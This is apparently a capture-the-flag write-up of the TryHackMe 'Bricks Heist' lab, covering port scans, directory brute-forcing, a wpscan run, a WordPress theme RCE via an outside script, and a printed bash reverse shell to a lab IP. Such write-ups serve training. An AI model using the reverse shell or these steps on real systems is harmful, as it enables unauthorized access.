
Bricks Heist : TryHackMe


ip = "10.10.140.46"

Lets see what services and ports are open



```
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e1:8c:35:2c:14:e8:78:35:f3:57:fe:bd:90:30:04:55 (RSA)
|   256 ce:de:2d:9c:df:36:26:d5:66:ef:ce:ea:24:82:b3:20 (ECDSA)
|_  256 f1:5c:ab:b6:4f:43:c5:fa:9c:d9:19:6f:d4:46:40:25 (ED25519)
80/tcp  open  http     WebSockify Python/3.8.10
|_http-server-header: WebSockify Python/3.8.10
|_http-title: Error response
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 405 Method Not Allowed
|     Server: WebSockify Python/3.8.10
|     Date: Wed, 05 Jun 2024 14:24:14 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 472
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 405</p>
|     <p>Message: Method Not Allowed.</p>
|     <p>Error code explanation: 405 - Specified method is invalid for this resource.</p>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 501 Unsupported method ('OPTIONS')
|     Server: WebSockify Python/3.8.10
|     Date: Wed, 05 Jun 2024 14:24:15 GMT
|     Connection: close
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 500
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 501</p>
|     <p>Message: Unsupported method ('OPTIONS').</p>
|     <p>Error code explanation: HTTPStatus.NOT_IMPLEMENTED - Server does not support this operation.</p>
|     </body>
|_    </html>
443/tcp  open  ssl/http Apache httpd
```


I did dir enumeration for http but nothing showed up, so i moved on to https.




```
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /index.php - 301
Dir found: / - 200
File found: /login.php - 302
Dir found: /rss/ - 301
Dir found: /login/ - 302
File found: /rss/index.php - 301
File found: /login/index.php - 301
Dir found: /rss/rss/ - 301
Dir found: /login/rss/ - 301
File found: /login/rss/index.php - 301
File found: /rss/rss/index.php - 301
Dir found: /0/ - 200
Dir found: /feed/ - 200
File found: /0/index.php - 301
File found: /feed/index.php - 301
Dir found: /rss/rss/rss/ - 301
Dir found: /login/rss/rss/ - 301
File found: /rss/rss/rss/index.php - 301
File found: /login/rss/rss/index.php - 301
Dir found: /0/rss/ - 301
Dir found: /feed/rss/ - 301
File found: /0/rss/index.php - 301
File found: /feed/rss/index.php - 301
Dir found: /rss/rss/rss/rss/ - 301
Dir found: /login/rss/rss/rss/ - 301
Dir found: /atom/ - 301
Jun 05, 2024 5:28:42 PM org.apache.commons.httpclient.HttpMethodDirector executeWithRetry
INFO: I/O exception (org.apache.commons.httpclient.NoHttpResponseException) caught when processing request: The server 10.10.140.46 failed to respond
Jun 05, 2024 5:28:42 PM org.apache.commons.httpclient.HttpMethodDirector executeWithRetry
INFO: Retrying request
File found: /rss/rss/rss/rss/index.php - 301
File found: /login/rss/rss/rss/index.php - 301
File found: /atom/index.php - 301
Dir found: /0/rss/rss/ - 301
File found: /0/rss/rss/index.php - 301
Dir found: /feed/rss/rss/ - 301
Dir found: /login/feed/ - 200
File found: /feed/rss/rss/index.php - 301
Dir found: /rss/rss/rss/rss/rss/ - 301
File found: /login/feed/index.php - 301
Dir found: /rss/feed/ - 301
Dir found: /login/rss/rss/rss/rss/ - 301
File found: /rss/rss/rss/rss/rss/index.php - 301
File found: /rss/feed/index.php - 301
Dir found: /atom/rss/ - 301
File found: /login/rss/rss/rss/rss/index.php - 301
File found: /atom/rss/index.php - 301
Dir found: /login/feed/rss/ - 301
Dir found: /0/rss/rss/rss/ - 301
Dir found: /feed/rss/rss/rss/ - 301
File found: /login/feed/rss/index.php - 301
```

From the look of things, it looks like a wordress application.

We can use wpscan to get info about the app

> wpscan --url https://bricks.thm --disable-tls-checks
>
> 
>
> ```
> [+] robots.txt found: https://10.10.140.46/robots.txt
>  | Interesting Entries:
>  |  - /wp-admin/
>  |  - /wp-admin/admin-ajax.php
>  | Found By: Robots Txt (Aggressive Detection)
>  | Confidence: 100%
> ```

We get the wordpress theme in use and its version



Now its all the power of google. At first, all I was getting was unauthenticated remote code execution but I could not get it work(it was the one). That is when I stumbled upon a github repo and got a python script.

I created a virtual environment, installed all required packages, then ran the script. BOOOM! I got a shell


For the fun of it I created a reverse shell.

> bash -c 'bash -i >& /dev/tcp/10.4.69.161/1423 0>&1'


We now need to check on the running services on the machine(suspicious one).

> systemctl list-units --all --type=service --no-pager

Now we can check, the running service and its state, we even get its PID



We now get an encoded string which we can the use cyberchef to decode it



All is left is to google where we can get more info about the wallet.!!!!